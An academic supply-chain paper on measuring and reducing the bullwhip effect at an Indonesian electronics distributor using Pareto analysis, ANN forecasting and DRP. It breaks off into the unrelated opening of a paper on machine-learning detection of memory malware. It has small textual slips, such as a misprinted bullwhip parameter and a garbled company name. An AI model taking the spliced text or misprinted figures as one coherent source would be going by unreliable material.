A network of organizations or companies working together to create a product and deliver it to the end user defines a supply chain [1]. The supply chain principle not only works for production companies but is also useful for all companies that have inventory management. The company must think about its supply chain so that goods go out and enter effectively and optimally. Inventory management is the product or material that a business sells to its customers for its profit [2]. The supply chain principles are very useful and suitable for use in large distribution companies.

In this study, the subject that will be used as a case study is PT. Pixel Perdana Jaya. PT. Pixel Perdana Jaya is one of the largest authorized distributors for several major brands in electronics companies. PT. Pixel Perdana Jaya has been a distributor since 2011 but has never used supply chain principles in forecasting next month's demand. PT. Pixel Perdana Jaya uses a push strategy in inventory procurement. The company in turn will order the product with a lead time of 1 week. The company only uses estimates and looks at the cheapest packages offered by suppliers. Therefore, PT. Pixel Perdana Jaya is affected by cheap promos, namely taking large quantities to get the cheapest price per unit without looking at the demand graph for the product. This makes this company often experience overload, which makes PT. Pixel Perdana Jaya's cash flow not healthy. The condition of PT. Pixel Perdana Jaya's warehouse can be seen in Fig. 1.

It can be seen in Fig. 1 that the product has been placed in the loading area. This will certainly interfere with the entry and exit of goods in the warehouse. The main reason this can happen is that the quantity of goods ordered from suppliers does




Fig. 1 Overload condition in PT. Pixel Perdana Jaya's warehouse

not match the sales of real consumer needs. This is one of the main characteristics of a company experiencing the bullwhip effect. In this case study, the research will focus more on 1 brand, which is Aqua (Sanyo). This study aims to identify the effect of a bullwhip on the Aqua brand towards PT. Pixel Perdana Jaya and plan a new strategy of ordering products to solve the bullwhip effect in distribution companies, especially PT. Pixel Perdana Jaya. There haven't been many research and people realizing that distributors play a huge role in the supply chain and have the highest risk of experiencing the bullwhip effect. The effect of bullwhip is defined as a scene in which minimum changes in demand on the retail side of the supply chain are magnified as one moves up the supply chain to the manufacturer level [3].

The bullwhip effect occurred when a retailer changes the quantity of an item it orders from a wholesaler based on small changes in actual or forecast demand for that item. Therefore, precise calculations are needed in supply chain forecasting so as not to be exposed to the bullwhip effect due to erratic demand [4].

The objectives of this research are as follows: Using ABC 80% rule method to determine the A-class sales of the Aqua brand at PT. Pixel Perdana Jaya, identify the bullwhip effect that occurred at PT. Pixel Perdana Jaya, determine the appropriate product demand forecasting method applied to PT. Pixel Perdana Jaya, calculate the appropriate safety stock for the Aqua brand at PT. Pixel Perdana Jaya, and lastly simulate the most effective inventory planning strategy to be applied to PT. Pixel Perdana Jaya.

2 Literature Review

2.1 Supply Chain

A supply chain means every process from delivering raw materials to manufacturers and factories to finally delivering to the end user [5]. These companies typically consist of retailers, shops, distributors, manufacturers, suppliers, and even third-party logistics service providers that support companies' delivery.

2.2 Pareto Analysis

The Pareto analysis principle of the 80/20 rule states that 80% of the effects come from 20% of the causes, indicating an unequal relationship between inputs and outputs. The principle generally states that about 80% of impacts are due to about 20% of causes.

2.3 Bullwhip Effect

The bullwhip effect is a phenomenon in supply chains and distribution channels where forecasting reveals supply chain inefficiencies [6]. The formula for calculating the bullwhip effect is as follows [7]:

Bullwhip effect formula:

$$BE = (CV(Q))/(CV(D)) \tag{1}$$

$$CV(Q) = \frac{sorder}{\overline{x}order} \tag{2}$$

$$CV(D) = \frac{sdemand}{\overline{x}deman} \tag{3}$$

Standard Deviation,

$$s = \sqrt{\frac{n\sum xi^2 - \sum (xi)^2}{n(n-1)}} \tag{4}$$

Parameter Bullwhip Effect,

$$\frac{Var(Q)}{Var(D)} \geq 1 + \frac{2L}{P} + \frac{2L^2}{P^2} \tag{5}$$

Description

BE	Bullwhip Effect.
P	Period.
S	Standard deviation.
$\overline{x}$	Mean.
CV(D)	Demand variance coefficient.
CV(Q)	Order variance coefficient.
L	Lead time.

2.4 Forecasting

Forecasting is an approach step in determining attitudes towards the future situation in a better and more detailed manner in the future based on a collection of historical data from the previous period [8]. The forecasting methods being used in this research, namely Simple Moving Average, is a method of forecasting that utilizes the average of a number (n) of new data in order to forecast future periods [9]. The DMA method is stated to be quite suitable for short-term and medium-term forecasting [10]. Single Exponential Smoothing is mostly used for short-distance approximations [9]. Brown's double exponential smoothing has a value between 0 and 1. Cyclic data patterns occur when data are subject to long-term economic fluctuations, such as those associated with business cycles. A simple linear regression analysis is an analysis involving only two variables, an independent variable and a dependent variable [11]. Quadratic regression is a statistical technique used to find the best parabolic equation for a data set. The decomposition methods attempt to decompose or separate data from the time series into patterns and classified each component of the time series separately. Finally, Artificial Neural Networks (ANNs) are done by drawing inspiration from the functioning of the biological nervous system, especially in human brain cells, when processing information [12].

2.5 Forecasting Verification and Validation

A verification test is done by knowing the comparison of the actual data error with the forecasting data [13]. Calculation of prediction error is referred to as calculating measurement accuracy by using Mean Absolute Deviation (MAD), Mean Squared Error (MSE), and Mean Absolute Percentage Error (MAPE) [14]. Validation using the tracking signal is a measure of how well a forecast predicts the actual tracking signal value [15]. It is measured as the Running Sum of Forecast Errors (RSFE) divided by the Mean Absolute Deviation (MAD), suggested using a maximum and minimum tracking signal value of ±4 as the control limit for the tracking signal [9].

2.6 Safety Stock

Safety stock has a very important role in supply chain management. This system was created to maximize profits, anticipate fluctuations in market demand, and simplify the production schedule for goods. Safety stock is also needed to determine the right inventory level [16].

2.7 Distribution Requirement Planning

Distribution Requirements Planning is used to determine replenishment requirements for store warehouses. DRP provides future demand transparency regarding delivery needs from a source storage point to a destination storage point [17]. This helps in taking corrective action before an adverse event escalates into a crisis [13].

3 Methods

3.1 Data Collection Technique

This research began by conducting interviews with PT. Pixel Perdana Jaya to confirm the main problem experienced by this company. After identifying the problem, data quantitative are gathered from all demands, sales, unit orders, inventory, purchase price, and selling price of Aqua Brand at PT. Pixel Perdana Jaya in year 2021. A-class Aqua Brand Product at PT. Pixel Perdana Jaya is measured by Pareto analysis to identify 20% of items that contribute to 80% of the annual sales. Finally, A-class products will be tested to ensure the cause of the bullwhip effect from those products towards PT. Pixel Perdana Jaya.

3.2 Data Analysis

In the second stage of the research, collected data are analysed. The forecasting method used for this study consisted of SMA, DMA, SES, DES, cyclic, linear regression, quadratic regression, decomposition, and ANN. To know the best forecasting method that is suitable for this data, verification and validation are tested for each forecasting method. Chosen results from forecasting methods will be converted to Distribution Requirement Planning (DRP).

3.3 Simulation Analysis

Finally, simulations from the result of Distribution Requirement Planning (DRP) are made. Simulation analysis consists of calculating the proposed strategy order unit by bullwhip effect parameters. The final data will then be simulated and compared with the previous order data before using forecasting and DRP.

4 Data Collection

4.1 Pareto Analysis

In total, PT. Pixel Perdana Jaya sells 30 SKUs that vary from refrigerators, freezers, tv, and washing machines. Pareto graph ABC method to determine A-class sales of the Aqua brand at PT. Pixel Perdana Jaya in 2021 can be seen in Fig. 2.




Fig. 2 Pareto analysis

Data used for Pareto analysis in this research are the total recap annual data from each SKU's sales. Annual sales value from each SKU will then be divided by the total annual sales value for every SKU combined to measure each percentage consumption value. After determining the percentage consumption value for each SKU, look for the cumulative percentage that covers 80% of the income of PT. Pixel Perdana Jaya. The highest percentage of the annual sales value will be ranked accordingly from first to last. In Fig. 2, it can be determined that 8 SKUs are included in the A-class sales of PT. Pixel Perdana Jaya for the Aqua brand. The 8 SKUs will be further researched to get the best-proposed strategy order to PT. Pixel Perdana Jaya. Images and SKUs for A-class sales of the Aqua brand can be seen in Fig. 3.

4.2 Bullwhip Effect

PT. Pixel Perdana Jaya is a distributor categorized as the third supply chain role after end users and retailers. In this research, 8 SKU type A-class Aqua brands will be tested and identified to determine PT. Pixel Perdana Jaya is either affected by the bullwhip effect or safe from the bullwhip effect. In calculating the bullwhip effect in each SKU of the Aqua brand, the bullwhip effect parameter must first be determined with a lead time of 7 days and a period of 365 days for each SKU.

The bullwhip effect parameter has a value of 1,039,091,762, calculated from lead time and period. If the value of a bullwhip effect (BE) > 1.039, then there is an amplification of demand for that type of product, or, in other words, the type of product is affected by the bullwhip effect. However, if the value of a bullwhip effect (BE) < 1.039, the company orders goods according to demand and is still stable. BE greater than 1.039 will be labelled as FALSE and BE smaller than 1.039

Fig. 3 A-class Aqua product

will be labelled TRUE. After determining the parameters of the bullwhip effect, the calculation of the value of the bullwhip effect will be carried out on each SKU A-class of the Aqua brand. Table 1 shows the results of the calculation of the bullwhip effect that occurs in each type of refrigerator and washing machine Aqua product at PT. Pixel Perdana Jaya in the year 2021.

1. Calculate mean ($\overline{x}$) by using n = 3. Calculate the average of order and sales data for every 3 months.
2. Calculate standard deviation (s) by using n = 3. Standard deviation can be calculated with general formula (Formula (4)), or by using an excel formula (=STDEV).
3. Calculate the Order Variance Coefficient

$$CV(Q) = \frac{228.487}{935.667} = 0.244 \tag{6}$$

4. Calculate the Demand Variance Coefficient

$$CV(D) = \frac{136.107}{949.000} = 0.143 \tag{7}$$

Table 1 Bullwhip effect on A-class Aqua product at PT. Pixel Perdana Jaya 2021

Refrigerator		aqrd181ds		aqrd190ds		aqrd270ds		aqrd261ds	
Month	Parameter	BE	Value	BE	Value	BE	Value	BE	Value
Jan–Mar	1.039	1.703	FALSE	0.647	TRUE	2.116	FALSE	1.487	FALSE
Apr–Jun	1.039	1.333	FALSE	1.592	FALSE	5.307	FALSE	1.670	FALSE
Jul–Sep	1.039	1.661	FALSE	2.304	FALSE	1.013	TRUE	2.070	FALSE
Oct–Dec	1.039	2.398	FALSE	1.370	FALSE	2.734	FALSE	3.606	FALSE
Washing machine		qw781xt		qw881xt		qw880xt		qw780xt	
Month	Parameter	BE	Value	BE	Value	BE	Value	BE	Value
Jan–Mar	1.039	1.213	FALSE	0.869	TRUE	2.080	FALSE	0.419	TRUE
Apr–Jun	1.039	1.214	FALSE	4.751	FALSE	0.951	TRUE	3.618	FALSE
Jul–Sep	1.039	6.913	FALSE	2.852	FALSE	1.954	FALSE	5.708	FALSE
Oct–Dec	1.039	4.270	FALSE	3.542	FALSE	1.989	FALSE	1.501	FALSE

The steps for calculating the score of the bullwhip effect (BE) can be seen below.
*(Example being used in this calculation is SKU: aqrd181ds, month Jan–Mar)

5. Calculate Bullwhip Effect

$$BE = \frac{0.244}{0.143} = 1.703 \tag{8}$$

6. Value of Bullwhip Effect
   1.703 > 1.039.
   BE > BE Parameter = FALSE.

In Table 1, all A-class Aqua products in majority experience a bullwhip effect from January to December. It can be seen that almost all SKUs have a BE value greater than the parameter (1.039) or a value of FALSE throughout the months. It can be concluded that PT. Pixel Perdana Jaya has not succeeded in adjusting retailer demand by ordering goods to the Aqua brand and requires action to change the order quantity of goods. Therefore, in this study, the data of all A-class Aqua products will be further processed to determine the number of quantity orders for goods that are suitable for the request.

5 Results and Discussion

5.1 Numerical Results

The methods of forecasting used for this study consisted of SMA, DMA, SES, DES, cyclic, linear regression, quadratic regression, decomposition, and ANN. In determining the best method for this research, the SKU data is categorized into 2 products, namely refrigerators and washing machines. A summary of the results of calculating the error value of all methods of forecasting demand for Aqua brand refrigerators and washing machines can be seen in Table 2.

The results of Table 2 are based on the calculation using Minitab by comparing the error values from the actual data and the ANN forecasting data. Based on the comparison of the error values for all forecasting methods in Table 2, it was found that the smallest error value for the demand for the product refrigerator and washing machine for the Aqua brand year 2021 is in the ANN method. After measuring the error value, validation tests are measured. The results of the calculation of the validation of the ANN forecasting method using tracking signals for forecasting demand for refrigerators and washing machines from 2021 data can be seen in Fig. 4.

From the graph above, a conclusion can be drawn that the value of the tracking signal from the forecasting of the Aqua brand refrigerator and washing machine didn’t surpass Upper Control Limit (UCL) of positive value 4 and Lower Control Limit (LCL) of minus the value of 4. Therefore, forecasting for the next 12 months for 8 SKUs of Aqua brand products in this study will use the Artificial Neural Network method due to having the least error value compared to forecasting methods for SMA, DMA, SES, DES, cyclic, linear regression, quadratic regression, and decomposition.

The results of the forecasting of 8 SKUs for Aqua products using Artificial Neural Network (ANN) above are obtained from a series of commands, tools, and coding using deep learning from the MatlabR2022 application. First, what must be done is to prepare the file that will be used for initial data in MATLAB. Excel which is the initial data must be entered in the current folder in MATLAB so that it can be read with the code to be used. After that, the editor page in MATLAB should be opened. The editor page is a place to write a series of codes so that the application can read and run the code. After reading the initial data used for deep learning forecasting, the command that is performed is to perform a train test for that data. The next stage is time step forecasting. At this stage, test the trained network by estimating some

Table 2 Minimum error value from forecasting methods

Product	Error methods	MAD	MSE	MAPE (%)
Refrigerator	ANN	31.42	1660.58	1.75
Washing machine	ANN	34.08	1331.58	2.56




Fig. 4 Graph of tracking signal calculation results for refrigerator and washing machine products

future time steps. Use the 'predictAndUpdateState' function to predict the time steps one by one and update the network state in each prediction. The last step is to enter the code to plot the training time series with approximate values. An example of the result data forecasting using deep learning at MATLAB can be seen in Fig. 5.

Result data forecasting using ANN will be the base data for the company's strategy in ordering products from brands, especially the Aqua brand. As can be seen in Fig. 3, results of forecasting are in a form of an image of how much monthly demand for every A-class Aqua product. This data will then be modified with the addition of safety stock for PT. Pixel Perdana Jaya to minimize stock out. Due to a lot of companies experiencing stock out and eventually annual sales declining, safety stocks are very needed. The result of demand forecasting using ANN for each SKU will be added by safety stock with the correct calculation using DRP so that the company gets a precise strategy in ordering each item every month.

Safety stock has a very important role in supply chain management. This system was created to maximize profits, anticipate fluctuations in market demand, and simplify the production schedule for goods. Before calculating the DRP, a safety stock calculation is carried out for distribution planning. The results of the calculation of the safety stock value for the distribution planning of 8 SKUs for Aqua products can be seen in Table 3.

Distribution Requirement Planning (DRP) has a key function in determining the quantity and period of ordering products. If companies have a good strategy for ordering products, the bullwhip effect can be solved easily. The results of the




Fig. 5 Result data forecasting Aqrd181ds using ANN

Table 3 Safety stock

SKU	Safety stock
Aqrd181ds	268 unit
Qw781xt	205 unit
Aqrd190ds	215 unit
Aqrd270ds	121 unit
Qw881xt	164 unit
Aqrd261ds	118 unit
Qw880xt	138 unit
Qw780xt	105 unit

Table 4 Planned order releases (PORI)

SKU	Period											
	1	2	3	4	5	6	7	8	9	10	11	12
Aqrd181ds	885	894	1103	521	654	453	743	820	1063	1080	799	908
Aqrd190ds	340	294	761	471	456	607	289	340	349	532	169	254
Aqrd270ds	388	246	440	439	472	391	246	394	346	299	171	263
Aqrd261ds	365	267	443	449	285	179	137	198	357	286	259	236
Qw781xt	666	392	954	680	675	863	492	525	561	638	562	488
Qw881xt	533	125	163	394	492	382	180	248	189	325	285	329
Qw880xt	461	274	358	399	286	99	309	289	311	230	176	109
Qw780xt	278	346	380	339	272	216	290	210	234	165	121	153

DRP calculation for A-class Aqua brand products, namely Aqrd181ds, Qw781xt, Aqrd190ds, Aqrd270ds, Qw881xt, Aqrd261ds, Qw880xt, and Qw780xt, can be seen in Table 4.

5.2 *Graphical Results*

At this simulation stage, 8 SKUs of type A-class Aqua brand will be tested and identified to determine the proposed order for PT. Pixel Perdana Jaya that is affected by the bullwhip effect or is it safe. Previously, PT. Pixel Perdana Jaya experienced a fairly large bullwhip effect for every SKU of the Aqua brand A-class product. Therefore, a bullwhip effect simulation is carried out for the proposed new order so that it can be used as the basis for the ordering strategy for the following year. The results of the gap between the proposed ordering and sales of Aqua brand refrigerator and washing machine products at PT. Pixel Perdana Jaya experienced a significant decrease compared to order data and sales data for refrigerators and washing machines before using forecasting and DRP. After determining the value of the gap,




Fig. 6 Bullwhip effect after new ordering strategy

the simulation is continued to prove that the proposed ordering strategy can overcome the bullwhip effect. The parameters used for the calculation of the bullwhip effect simulation are the same as before, which is 1.039. The result of the bullwhip effect simulation done to the data from the new order strategy can be seen in Fig. 6.

In Fig. 6, the proposed orders from January to December for all SKUs of Aqua products do not experience a bullwhip effect with all BE values less than the parameter (1.039 labelled RED) and get a value of TRUE. From the data above, it can be concluded that the proposed Aqua brand ordering strategy for each A-class SKU for PT. Pixel Perdana Jaya is successful, and can handle the bullwhip effect very well. This means that if PT. Pixel Perdana Jaya uses a forecasting strategy with the ANN method and performs Distribution Requirement Planning well, the problem of the bullwhip effect can be solved easily.

5.3 *Implementation of Proposed Improvements*

The simulation results and calculations for the proposed strategy for ordering A-class products for Aqua products show that the proposed strategy can easily overcome the problem of the bullwhip effect. Therefore, it can be concluded that PT. Pixel Perdana Jaya needs to use forecasting with ANN and DRP methods in the strategy of ordering goods so as not to be affected by the bullwhip effect and the profit of the company PT. Pixel Perdana Jaya is getting optimal. Comparison of profits obtained by PT. Pixel Perdana Jaya before the proposal and after the proposal can be seen in Table 5.

From Table 5, it can be concluded that the net profit obtained by PT. Pixel Perdana Jaya before the proposal was smaller than the simulation for calculating the profit of PT. Pixel Perdana Jaya after the proposed strategy for ordering goods by considering

Table 5 Comparison profit of PT. Pixel Perdana Jaya after proposed improvements

Before improvements			After improvements		
SKU	Net profit	Inventory per unit	SKU	Net profit	Inventory per unit
aqrd181ds	−$12,301.53	1261	aqrd181ds	$28,338.47	239
qw781xt	$42,420.47	1148	qw781xt	$38,754.13	196
aqrd190ds	$31,684.80	562	aqrd190ds	$20,242.00	164
aqrd270ds	$36,405.33	786	aqrd270ds	$35,190.93	103
qw881xt	$21,083.27	966	qw881xt	$14,817.60	205
aqrd261ds	$7,726.33	772	aqrd261ds	$21,814.67	159
qw880xt	$22,197.60	876	qw880xt	$17,428.20	186
qw780xt	$25,446.27	648	qw780xt	$25,234.87	106
Total	$174,662.53	7019	Total	$201,820.87	1358

ANN and DRP forecasting methods. The net profit obtained by PT. Prime Jaya Pixel before the proposal was $174,662.53 and after the larger proposal, it was $201,820.87. In addition, the main point that must be emphasized is that after the proposed improvement according to simulation calculations, PT. Pixel Perdana Jaya was able to achieve a net profit of $201,820.87 using only 1358 units of inventory. On the other hand, if PT. Pixel Perdana Jaya does not use ANN and DRP forecasting strategies, it requires an inventory of 7019 for 8 SKU A-class Aqua products and only earns a profit of $174,662.53. Therefore, the proposed use of ANN and DRP forecasting methods can help PT. Pixel Perdana Jaya gain more profit by using less inventory area. The reduced inventory area for 8 SKU A-class Aqua products can be allocated to other products. In other words, PT. Pixel Perdana Jaya can have a healthier cash flow and can solve the problem of the bullwhip effect very easily.

6 Conclusion

It can be determined that the A-class Aqua Brands are aqrd181ds, aqrd190ds, aqrd270ds, and aqrd261ds, and qw781xt, qw881xt, qw880xt, and qw780xt. Based on BE calculation, PT. Pixel Perdana Jaya has not succeeded in adjusting retailer demand by ordering goods to the Aqua brand because all SKUs have a BE value greater than the parameter (1.039) or experienced a bullwhip effect. New strategies for ordering products should be identified. According to the comparison of the values of error in every forecasting method, it was found that the smallest error value for the demand for the products refrigerator and washing machine for the Aqua brand know 2021 with the results of refrigerator error value (MAD = 31.42, MSE = 1660.58, MAPE = 1.75%) and washing machine error value (MAD = 34.08, MSE = 1331.58, MAPE = 2.56%) are ANN method. Therefore, forecasting for the next 12 months for

8 SKUs of Aqua brand products in this study will use the Artificial Neural Network (ANN) method.

Minimizing the bullwhip effect means that companies should have a suitable safety stock for each item and have good order planning. This leads to companies using DRP for their planned order receipts for each SKU. This system was created to maximize profits, anticipate fluctuations in market demand, and simplify the production schedule for goods. The result of calculating suitable safety stocks and DRP to solve the bullwhip effect at PT. Pixel Perdana Jaya can be seen in Tables 3 and 4. In conclusion, the bullwhip effect experienced by PT. Pixel Perdana Jaya can be solved easily by using the proposed improvement strategy in ordering products using forecasting demands (ANN) and DRP. Moreover, PT. Pixel Perdana Jaya was able to achieve a net profit of $201,820.87 using only 1358 units of inventory by using the proposed improvement order strategy. On the other hand, if PT. Pixel Perdana Jaya does not use ANN and DRP forecasting strategies, it requires an inventory of 7019 for 8 SKU A-class Aqua products and only earns a profit with a value of $174,662.53. Therefore, the proposed use of ANN and DRP forecasting methods can help PT. Pixel Perdana Jaya gains more profit by using less inventory area. The reduced inventory area for 8 SKU A-class Aqua products can be allocated to other products. In other words, PT. Pixel Perdana Jaya can have a healthier cash flow and can solve the problem of the bullwhip effect very easily.

Acknowledgements I am enormously grateful to my lecturers and mentors Mrs. Lina Gozali, S.T., M.M., Ph.D. and Mrs. Helena Juliana Kristina, S.T., M.T for their continuous encouragement, kind advice, and help throughout my study. Special thanks to PT. Pixel Perdana Jaya for warm support and cooperation during the collection of data and interviews. Finally, I thank my parents for their emotional support and encouragement in my study.

References

1. Nurhuda L, Setiawan B, Andriani DR (2017) Supply chain management analysis of potato (Solanum Tuberosum L.) at Ngadas Village, Poncokusumo Sub District, Malang Regency. J Agric Agribus Econ (JEPA) I(2)
2. Putri NV, Gozali L, Kristina HJ, Lim V (2022) Forecasting and production planning, inventory, capacity, and distribution control in Y-strainer production in metal fitting industry
3. Makajić-Nikolić D, Panić B, Vujošević M (2004) Bullwhip effect and supply chain modelling and analysis using CPN Tools. In: Proceedings of the fifth workshop and tutorial on practical use of coloured petri nets and the CPN tools, Aarhus, pp 219–234
4. Barlas Y, Gunduz B (2011) Demand forecasting and sharing strategies to reduce fluctuations and the bullwhip effect in supply chains. J Oper Res Soc 62(3):458–473
5. Blanchard D (2021) Supply chain management best practices. Wiley
6. Lee HL, Padmanabhan V, Whang S (2004) Comments on "Information distortion in a supply chain: the bullwhip effect. Manag Sci 50(12_supplement):1887–1893
7. Disney SM, Lambrecht M (2007) On replenishment rules, forecasting, and the bullwhip effect in supply chains. Found Trends Technol Inf Oper Manag 2(1)
8. Au-Yong-Oliveira M, Costa C (eds) ECRM 2021 20th European conference on research methods in business and management. Academic Conferences International Limited

9. Lefta F, Gozali L, Marie IA (2020) Aggregate and disaggregate production planning, material requirement, and capacity requirement in PT. XYZ. IOP Conf Ser Mater Sci Eng 852(1):012123. IOP Publishing
10. Keller PKdKL (2007) Production planning and inventory control. Indeks, Jakarta
11. Gozali L, Irena F, Jap L, Nasution SR (2019) Material requirement planning and inventory control application program of crispy retail at PT. Diva Mitra Bogatama with application program based on c# programming language. Material requirement planning and inventory control application program of crispy retail at PT. Diva Mitra Bogatama with application program based on c# programming language
12. Li P, Zhang Q (2021) Face recognition algorithm comparison based on backpropagation neural network. J Phys Conf Ser 1865(4)
13. Lefta F, Gozali L, Marie IA (2020) Planning, material requirement, and capacity requirement in PT. XYZ. IOP Publishing. Mater Sci Eng 852
14. Paul SK (2011) Determination of exponential smoothing constant to minimize mean square error and mean absolute deviation. Glob J Res Eng 11(3)
15. Gozali L, Marie IA, Hoswari S, Christifan AJ, Gunawan PA, Elliani MFGC, Natasha T (2020) Forecasting using artificial neural networks and aggregate production planning and dynamic model of inventory control for rib and single knit fabric. IOP Conf Ser Mater Sci Eng 1007(1):012023. IOP Publishing
16. Villegas FA, Smith NR (2006) Supply chain dynamics: analysis of inventory vs. order oscillations trade-off. Int J Prod Res 44(6):1037–1054
17. Wang W, Fung RY, Chai Y (2004) Approach of just-in-time distribution requirements planning for supply chain management. Int J Prod Econ 91(2):101–107

Memory Malware Identification via Machine Learning

Maysa Khalil and Qasem Abu Al-Haija

Abstract Machine learning algorithms are leading to solving lots of recent problems that require detection and classification. As such, malicious software (i.e., malware) detection is one problem that requires the involvement of threat intelligence techniques. Malware is a program or code that aims to harm, damage, or disable computers, applications, systems, or mobile phones. While it is increasing rapidly with new types and methods, it requires swift actions to analyze and detect the malware before achieving its illegal target. In this paper, we focus on analyzing and detecting memory malware using an up-to-date and comprehensive dataset generated and accumulated from the real-time monitoring of memory units. We preprocessed the data and extracted the essential features to apply four different machine learning algorithms, including Logistic Regression (LR), Gaussian Naive Bayes (GNB), K-Neighbors Classifier (KNN), and Support Vector Machine (SVM). The ML-based malware models were applied to perform binary classification to classify the payload into malware or benign. Finally, the experimental results exhibit the superiority of the kNN model in identifying the malware payload in the memory.

Keywords Malware detection · Machine learning · Cybersecurity

1 Introduction

In Q1 2022, Kaspersky solutions blocked 1,216,350,437 attacks from online resources across the globe, while web antivirus recognized 313,164,030 unique URLs as malicious. This was based on the Kaspersky Security Network report. They detected eight new ransomware families and 3083 modifications of this malware type [1]. In 2020, 61% of organizations experienced malware activity that spread from one

M. Khalil (✉) · Q. Abu Al-Haija
Princess Sumaya University for Technology (PSUT), Amman, Jordan
e-mail: may20218126@std.psut.edu.jo

Q. Abu Al-Haija
e-mail: q.abualhaija@psut.edu.jo

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_22

employee to another. In 2021, that number rose to 74%, and in 2022, it hit 75% [2]. The target of the malware is different from case to case; it could be money-taking, political statement spreading, destroying a person's job, or just breaking privacy limits. Generally, the malware couldn't affect the hardware or the equipment except for the google android mobiles, as it could cause a processor to overheat due to resource consumption which could affect the mobile device itself not working again. Everyone is vulnerable to malware when the internet is connected. The main danger of malware is that it can delete or steal data, spy on computer activities without permission, or even feel its existence.

Indeed, there are some basic signs which could tell us that there is malware on the systems, such as [3]: the system slows, freezing or blue screen on windows after some error, unexpected ads pop up, and access loss for some files or folders.

Accordingly, malware must be discovered early, detected, and analyzed to avoid its bad consequences. If malware is found, it is categorized and assigned to the most suitable malware family.

Memory analysis data can yield significant insights into the patterns and behavior of malware, because of the many traces that malware leaves behind on memories. So, one of the problems that need to be researched in malware detection is the memory analysis method. Malware can be found in the field using various techniques; however, finding zero-day malware remains difficult. Malware analysis comprises three common methods [4], as follows:

